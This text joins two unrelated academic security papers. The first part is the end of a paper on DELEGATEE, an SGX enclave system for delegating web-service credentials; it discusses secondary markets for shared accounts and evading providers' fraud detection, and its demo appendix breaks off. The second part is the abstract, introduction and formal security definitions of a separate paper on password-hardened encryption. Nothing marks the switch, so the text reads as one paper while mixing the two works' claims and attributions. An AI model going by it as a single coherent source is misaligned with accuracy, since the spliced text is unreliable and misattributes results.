If all service operators would share a unique set of API calls that could cover the full functionality of their services, then the deployment of DELEGATEE would be feasible for almost all service categories. This would also allow for the creation of more general and richer access control policies that could be created by the end-users of the service as well, possibly overcoming the initially dis-

cussed complexity of complete policies that require serious engineering and evaluation of each specific use-case scenario.

However, it is hard to imagine that the service operators would view the above even as a viable option. In many cases, DELEGATEE allows the creation of secondary markets (see the last paragraph of the section) and poses a threat to the revenue stream of the original service operator. Additionally, DELEGATEE reduces the operators' ability to control and track their users since virtually, the number of users could grow but they would be seen only through the increased activity of users registered to the original service. Thus, most service operators would try to deny service access if executed through this form of delegation. As already mentioned, IP geofencing, pattern matching of actions and service usage, 2FA, along with the already existing fraud-detection mechanisms may endanger the functionality of our system. We have addressed several of them, however, future work involves investigation into further improvements that could make the distinction between the Owner and any Delegatee less possible.

**Scalability.** Scalability for all other supported services except video streaming is generally not a constraint. It comes down to running a proxy which can be adapted in terms of processing power (adding more enclaves horizontally) like any other service provider, while the bandwidth requirements remain moderate. However, in the case of video streaming in the centralized approach, the limitation is in the number of running connections since all video material is re-routed through the proxy. Namely, the proxy would need to have extremely high bandwidth, processing power and be scalable almost as the video service provider itself. We did not perform scalability tests to see how many users in parallel we could support for the video streaming example. This would require server grade hardware which we do not possess and any reported results would be meaningless. However, for the P2P model, since the enclave resides on the Delegatees themselves, a single Owner can support multiple delegation of his, e.g. Netflix account (at least based on the limit of Netflix itself – 2 or 4 devices based on the subscription). The streaming is done directly to the Delegatee, and the access will be valid until the policy expires.

**Secondary markets.** Brokered delegation could give rise to offerings that compete directly with those of the very platforms hosting the delegated resources.

Facebook users could sell opportunities for "sponsored post" - unsolicited advertisements sent to their networks of friends or shown on their walls, as discussed above. Facebook users would then compete with Facebook itself in selling ads. Similarly, users could rent use of their Netflix account. Account sharing is already common within families and close friend circles. Brokered delegation could enable broad reselling and foster competition with direct sales of the subscription service.

Such secondary markets would in many cases violate providers' existing terms of service and might resemble markets for underground sales of virtual goods [27, 44]. Those underground markets have met with two responses, sometimes used in tandem: (1) providers aim to detect facilitators of secondary markets and penalize or ban them, and (2) providers themselves seek to capture the revenue streams generated by secondary markets; e.g., online role-playing game providers have offered virtual goods for sale through their own shops [31]. DELEGATEE could provoke similar responses.

Peer-to-peer cryptocurrency-for-fiat exchanges is another setting that can benefit from DELEGATEE. Today, websites like LocalBitcoins.com receive Bitcoin deposits and hold them in escrow. Then they match-make and allow a buyer and a seller to negotiate a e-banking transfer. When the receiver gets the bank transfer, they instruct the LocalBitcoins service to complete the payment from the escrowed funds. If the receiver raises a dispute, then the service must investigate and ultimately determine whether to release the funds. However, such services naturally have limited investigative ability. They may call the user's bank, or ask both parties for evidence (i.e., screenshots). Neither option is satisfactory; the latter is prone to forgery, while the former may inadvertently draw suspicion to the user's bank account. Credential delegation provides an alternative, simplifying this business model and implementing a secure intermediary that guarantees execution and fair exchange.

## 8 Related Work

TEEs are widely used today. ARM TrustZone, for example, is commonly used to protect data on mobile devices, e.g., biometric templates and encryption keys in iOS devices [4]. Intel SGX has been proposed for a number of applications, including confidential map-reduce tasks [37], trustworthy data feeds for blockchain oracles [45] and retrofitting of legacy applications [7], secure payment channels [30], etc. With DELEGATEE we extend this line of work with a new class of applications based on credential delegation.

Delegation of authority has been an important focus in access control security. Two mechanisms are commonly used. First, the credential Owner can interact with an authentication service to mint new credentials or tokens (representations of capabilities) for the Delegatee (e.g., Active Directory, Kerberos, and Oauth [17, 18]). Second, using chains of cryptographic assertions or certificates (as in X.509 or SPKI/SDSI), which can be digitally signed and communicated without interacting with

a central server [10, 15, 34, 8, 6]. In either case, the delegation mechanism must be supported by the resource (or a reference monitor guarding the resource). Our system is different in that we use a trusted enclave-based proxy that stores the user's credentials and is transparent to the resource. It is, therefore, used to retrofit delegation for existing web services, without requiring additional effort (or even explicit support) from the provider.

Many web services like Facebook, and Twitter, support delegation for third-party applications typically using OAuth or OpenID (e.g., a user may delegate to a Facebook app the authority to read her friends-list but not to post new messages on her behalf). However, this delegation is not very expressive. The authority to post on a users Facebook wall is all-or-nothing, for example; we cannot express restrictions such as no more than 1 post per day. Much of the research literature has focused on flexible languages for specifying and reasoning about delegation policies [10, 6, 38, 19]. Our approach is complementary, as our enclave-based proxy can be used to apply more expressive policies to existing services.

Without support for fine-grained delegation, users sometimes resort to sharing passwords with each other or with third parties [38]. For example, to use the financial dashboard service Mint.com, users often need to share their bank account passwords with the service [41].

Delegation based on TEEs promises a more secure alternative to this status quo. Credential delegation using SGX was first explored in [45] to support "oracle" queries. Use of SGX for credential management was also proposed in [23]; there the goal was validation and resale of credentials for criminal purposes. More recent work involves the delegation of private keys for cryptocurrencies in order to secure a payment channel [30]. DELEGATEE is much more general than these prior works, as it supports delegation of credentials for any desired goal.

## 9 Conclusion

In this paper we propose a new concept called brokered delegation, using TEEs to enable flexible delegation of credentials and access rights to internet services. We explored two design spaces, the decentralized P2P mode as well as a more pragmatic Centrally Brokered mode. Our implementation and experiments show that Delegatee in either mode can be applied to several real-world applications with minimal overhead, while preserving security against a strong attacker. Delegatee therefore has potential to enable delegation for any existing services, even without support from the service itself. This raises significant questions for future work: Can we enable robust delegation even against services that act to prevent it? Or can services defend against unwanted delegation? Lastly, given secure delegation, how would the economy of online services change?



# A DELEGATEE Prototype Demo

In this section we show prototype screenshots when a Delegatee, Alice, is buying something or logging in to a website using DELEGATEE. First, Bob enters his credentials into DELEGATEE and delegates them to Alice. Alice then logs into the browser extension (Figure 6a, Figure 6b) and the new button appears next to the PayPal checkout button (Figure 6c), the credit card/e-banking checkout button (Figure 6d) or the login button (Figure 6e). After clicking the DELEGATEE button, Alice is presented with a list of delegated credentials to choose from (Figure 6f). Upon selecting some credentials, the enclave takes over and completes the transaction and Alice is redirected to the confirmation page. If a CAPTCHA has to be solved to continue with the transaction, the user is asked to solve (Figure 6g).


Receiving and sending emails using delegated credentials can be done with our mail client for DELEGATEE. It allows to view the inbox and read single mails of the delegated mail account (Figure 7a). Sending emails is also supported (Figure 7b).




(a) Browser extension: Login



(b) Browser extension: Welcome



(c) Extra button rendered next to the PayPal checkout button



(d) Extra button rendered next to the credit card checkout button

(e) Extra button rendered next to the login button

## Abstract

Passwords and access control remain the popular choice for protecting sensitive data stored online, despite their well-known vulnerability to brute-force attacks. A natural solution is to use encryption. Although standard practices of using encryption somewhat alleviate the problem, decryption is often needed for utility, and keeping the decryption key within reach is obviously dangerous.

To address this seemingly unavoidable problem in data security, we propose password-hardened encryption (PHE). With the help of an external crypto server, a service provider can recover the user data encrypted by PHE only when an end user supplied a correct password. PHE inherits the security features of password-hardening (Usenix Security '15), adding protection for the user data. In particular, the crypto server does not learn any information about any user data. More importantly, both the crypto server and the service provider can rotate their secret keys, a proactive security mechanism mandated by the Payment Card Industry Data Security Standard (PCI DSS).

We build an extremely simple password-hardened encryption scheme. Compared with the state-of-the-art password-hardening scheme (Usenix Security '17), our scheme only uses minimal number-theoretic operations and is, therefore, 30% - 50% more efficient. In fact, our extensive experimental evaluation demonstrates that our scheme can handle more than 525 encryption and (successful) decryption requests per second per core, which shows that it is lightweight and readily deployable in large-scale systems. Regarding security, our scheme also achieves a stronger soundness property, which puts less trust on the good behavior of the crypto server.

## 1 Introduction

Online services store huge amount of sensitive user data in their databases, such as email and physical addresses, personal interests, *etc.* Pragmatically, accesses to this data is restricted to authorized users by an access control mechanism instead of by encryption and decryption, for a very simple reason that (the users of) the online services eventually need to use them. Nevertheless, some information is required to be stored in an encrypted form, such as credit card information, as mandated by the payment card industry data security standard (PCI DSS) [19]. Note that any form of encryption is useless if an attacker gains access to anything which possesses the decryption capabilities or leads to the decryption. For example, an attacker who gets access to a password database can first launch an offline dictionary attack to obtain user passwords, then logs in as these users and "legitimately" requests the online service provider to perform decryption. Even worse, an insider or a persistent attacker who obtains the decryption key can download the entire database and perform decryption offline. It is clear that as long as an online service provider has the full capability of decrypting the database, an attacker fully compromising it is just as powerful and can launch catastrophic attacks.

### 1.1 Password-Hardening Services

To defend against such a powerful attacker, an appealing approach is to use external crypto services to provide an extra layer of protection. This is a central idea in password-hardening (PH) services [10, 16]. In the context of PH, an online service provider who is providing services to end users is itself a client of a crypto server providing PH services. Hereinafter, we call the online service provider as the *server* and the crypto server as the *rate-limiter*[1]. When an end user registers with the server, the latter cooperates with the rate-limiter to jointly create a record which encrypts the password of the end user. Later, when this end user logs in with a candidate password, the server cooperates with the rate-limiter again to

[1]Lai *et al.* [16] call them the client and the server respectively.

check if the candidate password is identical to the one encrypted in the corresponding record.

Due to the cooperation requirement above, PH essentially performs a double encryption of the passwords. What makes PH interesting is its set of four fundamental guarantees tailored to practical deployment. First, the server (or the rate-limiter) alone is unable to check whether a candidate password is correct. This means the best strategy for any attacker who has fully compromised the server is to launch online (instead of offline) attacks. Second, the rate-limiter can track the number of unsuccessful login attempts of each end user, and rate-limit password validation requests, and hence online attacks, on a per-user basis. The third guarantee is that the rate-limiter learns no information about the passwords, meaning that PH is not just "transferring" the problem to the rate-limiter. Lastly, if either the server or the rate-limiter is compromised, or if the secret keys are in use for quite some time, the parties can jointly execute a key-rotation mechanism to refresh their secret keys. Furthermore, the key-rotation is seamless to the end users and requires arguably minimal help from the rate-limiter. Specifically, the server can locally update the records of its end users without interacting with the rate-limiter or the end users. This proactive mechanism provides *forward security*.

These strong security guarantees of PH make it very difficult for an attacker to get access to the passwords of the end users, even if the server is fully compromised. However, the protection of PH is confined to just the password itself. An attacker who fully compromises the server can simply decrypt any encrypted database and retrieve all other related data in it.

## 1.2 Password-Hardened Encryption

The problem of PH services stems from its limitation of functionality. In an abstract sense, PH can only "encrypt" a special message: the password. Decryption is not possible; one can just test whether a given message is encrypted. It is thus not suitable for encrypting general messages. In other words, PH only provides *authentication*. To solve this problem, we propose password-hardened encryption (PHE) services, which is an extension of PH services that goes beyond authentication and uses the passwords to secure general data in addition to the passwords. PHE aims to ensure that any attacker who can compromise the storage of these encrypted data cannot decrypt directly.

The formulation of PHE is similar to that of PH described above, with the following key differences. When an end user registers, the server and the rate-limiter jointly create a record which not only encrypts the user password but also a secret message. The message can be a freshly generated key for a symmetric key encryption scheme (*e.g.*, AES). The server then encrypts any sensitive information belonging to this end user with this key and discards the key after encryption. Later, when the end user logs in, the server and the rate-limiter jointly validate the given candidate password. If and only if the password is correct, the server can then recover the key and proceed to decrypt the sensitive user information. Figure 1 depicts the basic workflow of a PHE scheme.



Figure 1: General Workflow of PHE

### 1.2.1 Security Guarantee of PHE

PHE inherits all four fundamental security guarantees provided by PH, with the protection of passwords extended to additional secret messages as well. In particular, PHE inherits the key rotation capability. This makes PHE an appealing approach, for example, to conform to PCI DSS which requires credit card information to be encrypted by a mechanism supporting key rotation.

With per-user secret messages, each user can now enjoy the benefit of encrypting their respective data using an independent key. Data leakage is thus limited even if some of the keys are compromised. More importantly, if the server decides to rotate not only its own secret key but also some of the (data-)keys, the rotation is not as costly as re-encrypting the whole database.

In a nutshell, PHE is a one-package data-security solution for online service providers who employ password-based authentication and store sensitive user data.

### 1.2.2 General Applicability of PHE

PHE can be applied to any scenarios where a password-based authentication system is employed to protect user

data, as a cryptographic replacement to access-control-based protection. For example, it can be used by online retail stores and e-commerce providers to encrypt credit card numbers and especially the CVV (card verification values). It can also be used as a more secure password vault, where the user password serves as a master password for encrypting other (high-entropy) passwords (with the aid of the rate-limiter).

## 1.3 Our Contributions

Our contributions can be summarized as follows:

- We introduce and formalize the notion of PHE in order to protect arbitrary user data while retaining the functionality and security features of the underlying PH. The definitional framework encompasses dedicated cryptographic games as well as a soundness property that is stronger than the one previously adopted in PH services, inasmuch as it puts less trust on the good behavior of the rate-limiter.

- We propose a remarkably simple PHE construction. Its novelty lies in the fact that it reduces the number of number-theoretic operations (in particular, dispenses from the implicit use of ElGamal encryption) in previous PH services, despite providing stronger security guarantees.

- Our PHE instantiation is between 30% and 50% more efficient than previous PH (without E) constructions. Our extensive experimental evaluation demonstrated that our PHE scheme is highly efficient ($\sim$ 10ms per request) and scales well to high-throughput scenarios.

- We prove the security of our construction in the random oracle model under the decisional Diffie-Hellman (DDH) assumption.

## 1.4 Technical Overview

### 1.4.1 A Simpler and More Efficient Construction

To appreciate the technical contribution brought by our PHE construction, we first consider a natural attempt which builds PHE by using PH as a black box. Such a generic construction will likely require the use of zero-knowledge proof systems for a complex language dependent on the PH scheme. Since our aim is to build a practical scheme which is plausible for deployment, we decide to modify the construction of the PH scheme PHOENIX [16] in a non-black-box way to become a PHE scheme. More interestingly, it turns out that a major component in the construction of PHOENIX – a variant of the Cramer-Shoup encryption scheme [9] – is unnecessary. With this observation, we design an extremely simple PHE scheme (which also gives a much simpler PH scheme) as follows.

To encrypt the message $M$ under the password pw, the server and the rate-limiter sample random nonces $n_{\mathcal{S}}$ and $n_{\mathcal{R}}$ respectively, and jointly compute

$$(H_{\mathcal{R},0}^{x} H_{\mathcal{S},0}^{y},\ \ H_{\mathcal{R},1}^{x} H_{\mathcal{S},1}^{y} M^{y})$$

where $H_{\mathcal{R},b} = \mathsf{H}_{\mathcal{R}}(n_{\mathcal{R}}, b)$ and $H_{\mathcal{S},b} = \mathsf{H}_{\mathcal{S}}(n_{\mathcal{S}}, \mathsf{pw}, b)$ are (multiplicative) group elements output by hash functions $\mathsf{H}_{\mathcal{R}}$ and $\mathsf{H}_{\mathcal{S}}$, $b \in \{0,1\}$, and $x$ and $y$ are the secret keys of the rate-limiter and the server respectively.

To decrypt with the password pw, the server computes $H_{\mathcal{S},0}^{y}$ to recover the hash value $H_{\mathcal{R},0}^{x}$, and sends the latter to the rate-limiter. Upon verifying the correctness of $H_{\mathcal{R},0}^{x}$, the rate-limiter returns $H_{\mathcal{R},1}^{x}$. The server then computes the value $H_{\mathcal{S},1}^{y}$. Together with $H_{\mathcal{R},1}^{x}$, the server can then recover $M$.

### 1.4.2 Stronger Soundness using Efficient Proofs

We observe that in the existing definition of PH [16], in the case where the rate-limiter rejects in the validation phase, it is indistinguishable to the server whether the rate-limiter refuses to entertain the validation request (even when the password is correct) or the password indeed does not match the record. To address this issue, we define the (strong) soundness property, which requires the rate-limiter to explain not only the reasons for acceptance, but also for rejections.

In any real-world instantiation with strong soundness, compromised/cheating rate-limiters which (selectively) prevent legitimate logins (using correct passwords) can be detected. It further means that external parties can serve as rate-limiters with minimal trust requirements.

To achieve our newly defined soundness, additional zero-knowledge proofs need to be generated by the rate-limiter during both encryption and decryption. This does not impact efficiency in any significant way, as confirmed by our experimental evaluation.

### 1.4.3 Strengthened yet Simplified Definitions

From the viewpoint of extending the definition of PH to that of PHE, we made the following contributions other than the stronger soundness requirement. Firstly, all security experiments are modified to reflect attacks against not only the passwords but also the secret data to be encrypted. Furthermore, most of the syntax and security experiments are more refined and simplified when comparing to their PH counterparts [16]. For example, in the definition of PH [16], the username of an end user serves as a common input to both the server and the rate-limiter

in the enrollment and validation protocols. This input is actually unnecessary (in the security definition nor in the construction) and is not present in our definition.

In short, apart from adding encryption and decryption functionalities, we also make several improvements which can also be applicable to PH schemes, in terms of both definition and construction.

## 1.5 Related Work

We first briefly recap PH schemes, then overview other cryptographic primitives which offer related security guarantees but not those fundamental to PHE / PH.

### 1.5.1 Password-Hardening Services

Everspaugh et al. [10] introduced the notion of PH services to replace salted hashes for login validation. Key-rotation is also identified as an important property to "heal the system" after compromise [10].

While Everspaugh et al. [10] formally defined partially-oblivious pseudorandom functions (PO-PRF) services, and informally suggested PH as an application, the subsequent work by Schneider *et al.* [20] attempted to give a formal definition (of a closely related notion called partially-oblivious commitments) and a scheme provably secure under the said definition. Unfortunately, the definition of Schneider *et al.* [20] was shown by Lai *et al.* [16] to be flawed, as they discovered a devastating attack to the scheme of Schneider *et al.* [20] which extracts user passwords. To capture such attacks Lai *et al.* [16] gave a new security definition. They also proposed a scheme PHOENIX which is secure under the new definition.

PHE services extend the security of PH as defined by Lai *et al.* [16] to messages, such that encrypted messages can only be decrypted with the correct password and the help of the external rate-limiter.

Finally, we stressed again that our PHE not only performs much better than the possible approach of applying generic zero-knowledge proof to "glue" PH with an encryption, but also leads to an implicit PH scheme which is even more efficient than the state-of-the-art [16].

### 1.5.2 Password-Protected Secret Sharing

The main goal of password-protected secret sharing (PPSS) or password-authenticated key-exchange (PAKE) is also to protect a secret message (of an end user, with the help of possibly more than one server) in such a way that it can only be recovered using the correct password. Unlike the "game-based style" definition used in this work and in PH, the security of state-of-the-art PPSS/PAKE schemes [12, 13] is usually proven in "simulation style" under the UC framework [8].

PPSS in the public-key model implies threshold PAKE [2] so we focus on PPSS. While it seems that PHE can be constructed from PPSS by having the server hold one of the shares and the rate-limiter hold the other, the resulting scheme lacks important features of PHE.

**Per-user rate-limiting.** While global rate-limiting is trivial, note that PHE schemes additionally allow (and require) the rate-limiter to count the number of unsuccessful login attempts of each user, and refuse to provide decryption services to the server for a certain user (indirectly) if the latter has attempted too many unsuccessful logins. Existing PPSS schemes do not, nor can be easily extended to, support per-user rate-limiting.

**Key-rotation.** Most PPSS schemes do not support key-rotation. The only existing scheme with key-rotation [5] is very inefficient: It requires "a few hundred exponentiations" per number of shares [5].

### 1.5.3 Distributed Password Verification

Distributed password verification (DPV) protocols [6] also require the online service provider to seek help from external crypto servers for verifying user passwords. Moreover, both notions explicitly feature key-rotation mechanisms. Yet, unlike PH, DPV does not explicitly support per-user rate limiting, nor can the existing construction [6] be modified to support it. Unlike PHE, DPV does not provide encryption functionality.

### 1.5.4 Other Related Work

Hidden credential retrieval (HCR) [4] also considers having a crypto service to unlock credentials for users who hold low-entropy passwords. Not protected by other mechanisms, the crypto service in HCR can launch an inevitable offline dictionary attack to recover the user credential. HCR does not support key rotation either.

Password-based key-derivation or encryption [14, 15, 17] encrypts messages directly using keys derived from passwords. As typical passwords have low entropy, salt values are also used. Yet, it is still vulnerable to brute-force attacks by an attacker who obtained the salts database.

# 2 Password-Hardened Encryption (PHE)

We formalize password-hardened encryption, an extension of password-hardening, for encrypting messages which can only be decrypted by the user password, the secret keys of both the server and the rate-limiter.

## 2.1 Definition of PHE

Let $1^\lambda$ be a $\lambda$-bit unary string of 1 which represents the security parameter. Let $\mathcal{P}$ and $\mathcal{M}$ be the password space and message space respectively. Let $\mathcal{S}$ and $\mathcal{R}$ refer to the server and the rate-limiter respectively. We denote by $(u,v) \leftarrow_\$ P^\ell\langle\mathcal{S}(x),\mathcal{R}(y)\rangle$ the protocol $P$ executed by the parties $\mathcal{S}$ and $\mathcal{R}$ with common input $\ell$, local inputs $x$ and $y$, and local outputs $u$ and $v$ respectively. We denote the empty string by $\varepsilon$.

A *password-hardened encryption* (PHE) scheme consists of the efficient algorithms and protocols $(\mathsf{Setup}, \mathsf{KGen}_\mathcal{S}, \mathsf{KGen}_\mathcal{R}, \mathsf{Encrypt}, \mathsf{Decrypt}, \mathsf{Rotate}, \mathsf{Update})$, which we define as follows:

**Setup and Key Generation.** The following algorithms initialize our PHE system.

$\mathsf{pp} \leftarrow \mathsf{Setup}(1^\lambda)$. The *setup algorithm* generates the public parameters $\mathsf{pp}$.

$(\mathsf{pk}_\mathcal{S}, \mathsf{sk}_\mathcal{S}) \leftarrow \mathsf{KGen}_\mathcal{S}(\mathsf{pp})$. The server runs $\mathsf{KGen}_\mathcal{S}(\mathsf{pp})$ to generate a key-pair $(\mathsf{pk}_\mathcal{S}, \mathsf{sk}_\mathcal{S})$.

$(\mathsf{pk}_\mathcal{R}, \mathsf{sk}_\mathcal{R}) \leftarrow \mathsf{KGen}_\mathcal{R}(\mathsf{pp})$. The rate-limiter runs $\mathsf{KGen}_\mathcal{R}(\mathsf{pp})$ to generate a key-pair $(\mathsf{pk}_\mathcal{R}, \mathsf{sk}_\mathcal{R})$.

We assume that all parties take $\mathsf{pp}$, $\mathsf{pk}_\mathcal{S}$, and $\mathsf{pk}_\mathcal{R}$ as inputs in all algorithms and protocols.

**Encryption.** When an end user registers for an account with password $\mathsf{pw} \in \mathcal{P}$ and a secret message $M \in \mathcal{M}$ (*e.g.*, an AES key, which can also be chosen by the server on behalf of the end user), the server engages in the (labeled) encryption protocol with the rate-limiter $\mathcal{R}$ to compute a record $T$ with label $\ell'$:

$((\ell', T), \varepsilon) \leftarrow \mathsf{Encrypt}^\ell\langle\mathcal{S}(\mathsf{sk}_\mathcal{S}, \mathsf{pw}, M), \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$.

The server $\mathcal{S}$ inputs a secret key $\mathsf{sk}_\mathcal{S}$, a password $\mathsf{pw} \in \mathcal{P}$, a message $M \in \mathcal{M}$. The rate-limiter $\mathcal{R}$ takes as inputs a secret key $\mathsf{sk}_\mathcal{R}$. Both parties take a common input label $\ell = (\ell_\mathcal{S}, \ell_\mathcal{R})$. When the protocol concludes, $\mathcal{S}$ outputs a record $T$ with a label $\ell' = (\ell'_\mathcal{S}, \ell'_\mathcal{R})$. $\mathcal{R}$ outputs nothing, denoted by the empty string $\varepsilon$.

We assume the convention that $\ell' = \ell$ or $\ell = \varepsilon$. The first condition is an exception which only appears in the definition of forward-security, while the second holds in all other situations, including normal executions in real-world applications. In this case, $\ell'$ is sampled during the protocol execution. The label $\ell'$ consists of $\ell'_\mathcal{S}$ and $\ell'_\mathcal{R}$, which can be interpreted as the session identifiers or the pseudonyms of the end user assigned by the server and the rate-limiter respectively.

**Decryption.** When an end user logs in to the service provided by the server with a candidate password $\mathsf{pw} \in \mathcal{P}$, the server retrieves the corresponding encryption record $T$ and label $\ell$ for the user, and engages in the (labeled) decryption protocol with the rate-limiter:

$((f, M), \varepsilon) \leftarrow \mathsf{Decrypt}^\ell\langle\mathcal{S}(\mathsf{sk}_\mathcal{S}, \mathsf{pw}, T), \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$.

The server $\mathcal{S}$ inputs its secret key $\mathsf{sk}_\mathcal{S}$, the candidate password $\mathsf{pw}$, and the retrieved record $T$. The rate-limiter $\mathcal{R}$ inputs its secret key $\mathsf{sk}_\mathcal{R}$. Both parties take a common input (non-empty) label $\ell$[2]. The server outputs a flag $f$ and a message $M$. The flag $f$ is either $\perp$ to indicate failure (the rate-limiter aborts), 0 if the record or the password is invalid, or 1 for a successful login. The rate-limiter outputs nothing, *i.e.*, the empty string $\varepsilon$.

**Key Rotation and Record Update.** The server $\mathcal{S}$ and the rate-limiter $\mathcal{R}$ may decide to rotate their keys and update the records, which can be due to a regular routine or a compromise on either side. The process consists of two steps, performed without involving any end user.

First, $\mathcal{S}$ and $\mathcal{R}$ engage in a key rotation protocol to rotate their keys and compute an update token.

$((\mathsf{pk}'_\mathcal{S}, \mathsf{sk}'_\mathcal{S}, \tau), (\mathsf{pk}'_\mathcal{R}, \mathsf{sk}'_\mathcal{R})) \leftarrow \mathsf{Rotate}\langle\mathcal{S}(\mathsf{sk}_\mathcal{S}), \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$. Their input is the respective secret key $\mathsf{sk}_\mathcal{S}$ and $\mathsf{sk}_\mathcal{R}$. When $\mathsf{Rotate}$ concludes, $\mathcal{S}$ outputs a rotated key-pair $(\mathsf{pk}'_\mathcal{S}, \mathsf{sk}'_\mathcal{S})$, and an update token $\tau$. $\mathcal{R}$ outputs a rotated key-pair $(\mathsf{pk}'_\mathcal{R}, \mathsf{sk}'_\mathcal{R})$.

With the token, $\mathcal{S}$ then *locally* runs an update algorithm on each record $T$ with label $\ell$.

$T' \leftarrow \mathsf{Update}^\ell(\tau, T)$. On input a label $\ell$, an update token $\tau$, and a record $T$ (which encrypts some message $M$ with label $\ell$), the update algorithm outputs a new record $T'$ (also encrypting $M$ with label $\ell$).

One may consider a general treatment of update which allows changing the encrypted message $M$. For simplicity, we assume that $M$ remains unchanged.[3]

**Correctness.** A PHE is correct whenever all honestly generated records can be successfully decrypted to recover the encrypted message with the correct password. Moreover, if a record passes decryption with respect to some secret keys, then the updated record also passes decryption with respect to the rotated keys. Since correctness is subsumed by soundness and forward security, we omit the formal definition.

## 2.2 Security of PHE

PHE is secure against persistent attackers. Intuitively key-rotation can be seen as structuring the PHE protocol execution into separate rounds. In each round, the attacker can compromise either the rate-limiter or the server and use whatever he learned in the next round

[2] Equivalently, one can think of $\ell_\mathcal{R}$ where $\ell = (\ell_\mathcal{S}, \ell_\mathcal{R})$ as part of the first message sent from $\mathcal{S}$ to $\mathcal{R}$ during the execution of the protocol.

[3] In some scenarios, updating the messages in a certain meaningful way should require the consent of the user (*i.e.*, the involvement of the user to supply the password), or expect the accompanying system supports some advanced functionalities (*e.g.*, when $M$ is used as the secret key of AES, it is only useful if AES supports "efficient re-encryption").

$\mathsf{Hid}^b_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$

1 : $\mathsf{pp} \leftarrow_\$ \mathsf{Setup}(1^\lambda)$, $(\mathsf{pk}_\mathcal{R}, \mathsf{sk}_\mathcal{R}) \leftarrow_\$ \mathsf{KGen}_\mathcal{R}(\mathsf{pp})$
2 : $\mathbb{O} := \{P\langle\cdot, \mathcal{R}(\mathsf{sk}_\mathcal{R}, \ldots)\rangle :$
3 : $\quad P \in \{\mathsf{Encrypt}^\varepsilon, \mathsf{Decrypt}^\ell, \mathsf{Rotate} : \ell \in \{0,1\}^*\}\}$
4 : // All rate-limiter outputs are given to adversary,
5 : $\quad$ // except for $\mathsf{sk}'_\mathcal{R}$ from $\mathsf{Rotate}\langle\cdot, \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$.
6 : // $\mathsf{Rotate}\langle\cdot, \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$ updates $\mathsf{sk}_\mathcal{R}$ embedded in all oracles to $\mathsf{sk}'_\mathcal{R}$.
7 : $(\mathsf{sk}^*_\mathcal{S}, \chi, M^*_0, M^*_1, \mathsf{st}) \leftarrow_\$ \mathcal{A}_1^\mathbb{O}(\mathsf{pp}, \mathsf{pk}_\mathcal{R})$
8 : $\mathsf{pw}^* \leftarrow_\$ \chi$
9 : $((\ell^*, T^*), \varepsilon) \leftarrow_\$ \mathsf{Encrypt}^\varepsilon\langle\mathcal{S}(\mathsf{sk}^*_\mathcal{S}, \mathsf{pw}^*, M^*_b), \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$
10 : $b' \leftarrow_\$ \mathcal{A}_2^\mathbb{O}(\mathsf{st}, \ell^*, T^*)$
11 : **return** $b'$

Figure 2: Message Hiding Experiment

without gaining any additional advantage (as formalized in "Forward Security").

Both our definitions and our construction assume a secure channel when executing honest interactions between server and rate-limiter. This assumption is also made implicitly in the original definition of PH [16]. Practically this implies using a TLS connection between rate-limiter and server, and updating long-term keys and certificates during key-rotation.

We formalize the security properties of PHE, extending those from password-hardening [16]. This obviously makes a secure PHE scheme also a secure PH scheme.

**Message Hiding (Figure 2).** Strengthening the (password-)hiding property of PH, the encrypted message corresponding to a record should also remain hidden even if the server (and its secret key) is compromised. Specifically, message hiding requires that an adversary cannot distinguish whether a record $T^*$ is encrypting $M^*_0$ or $M^*_1$, even if these messages, as well as the distribution of the password, are chosen by the adversary. However, since by functionality the message can be recovered by engaging in the decryption protocol with the rate-limiter using the correct password, the highest possible security level that we can hope for is upper-bounded by the entropy of the password. Our formalization covers this by parameterizing the winning condition of the adversary using the distribution of the passwords.

Formally, we model message hiding as an experiment $\mathsf{Hid}^b_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$ participated by a 2-stage adversary $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2)$ acting as the malicious server and a challenger acting as the honest rate-limiter. The adversary $\mathcal{A}_1$ gets access to the encryption, decryption, and key update oracles on chosen inputs. Eventually, $\mathcal{A}_1$ outputs a server secret key $\mathsf{sk}^*_\mathcal{S}$, a password distribution $\chi$, two messages $M^*_0$ and $M^*_1$, and a state $\mathsf{st}$.

The challenger picks a random password $\mathsf{pw}^*$ from the distribution $\chi$, and encapsulates $M^*_b$ into a record $T^*$ with label $\ell^*$ honestly using $\mathsf{sk}^*_\mathcal{S}$ and $\mathsf{pw}^*$ by locally emulating the encryption protocol. Note that the communication transcript of the emulation is not given to $\mathcal{A}$. Intuitively this is justified because the server was honest while the record was created and we assume a secure channel.

Finally, $\mathcal{A}_2$ gets $\ell^*$ and $T^*$, and must guess whether $M^*_0$ or $M^*_1$ is encrypted by outputting a guess $b'$, which is also output by the experiment.

**Definition 1 (Message Hiding)** *A PHE scheme* PHE *is* message hiding *if, for any* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2)$*, there exists a negligible function* $\mathsf{negl}(\lambda)$ *such that*

$$\left|\Pr\left[\mathsf{Hid}^0_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] - \Pr\left[\mathsf{Hid}^1_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right]\right| \leq 2\sum_{i=1}^{Q} p_i + \mathsf{negl}(\lambda),$$

*where the probability related to an experiment outcome is taken over the random coins of the experiment,* $p_i$ *is the probability of the i-th most probable event in the distribution* $\chi$ *specified by the adversary, and* $Q$ *is the number of times that* $\mathcal{A}_2$ *queries* $\mathsf{Decrypt}^\ell\langle\cdot, \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$ *with input label* $\ell = (\cdot, \ell^*_\mathcal{R})$[4].

**Partial Obliviousness (Figure 3).** Our formalization of partial obliviousness follows the recent definition for PH [16] closely but is adapted to our PHE setting. This property hides the password and the encrypted message against a malicious rate-limiter, *e.g.*, during the execution of the encryption and decryption protocols. It is partial in the sense that it does not guarantee the anonymity of the end user. In particular, it might be possible for the rate-limiter to link executions of the encryption and decryption protocols triggered by the same end user.

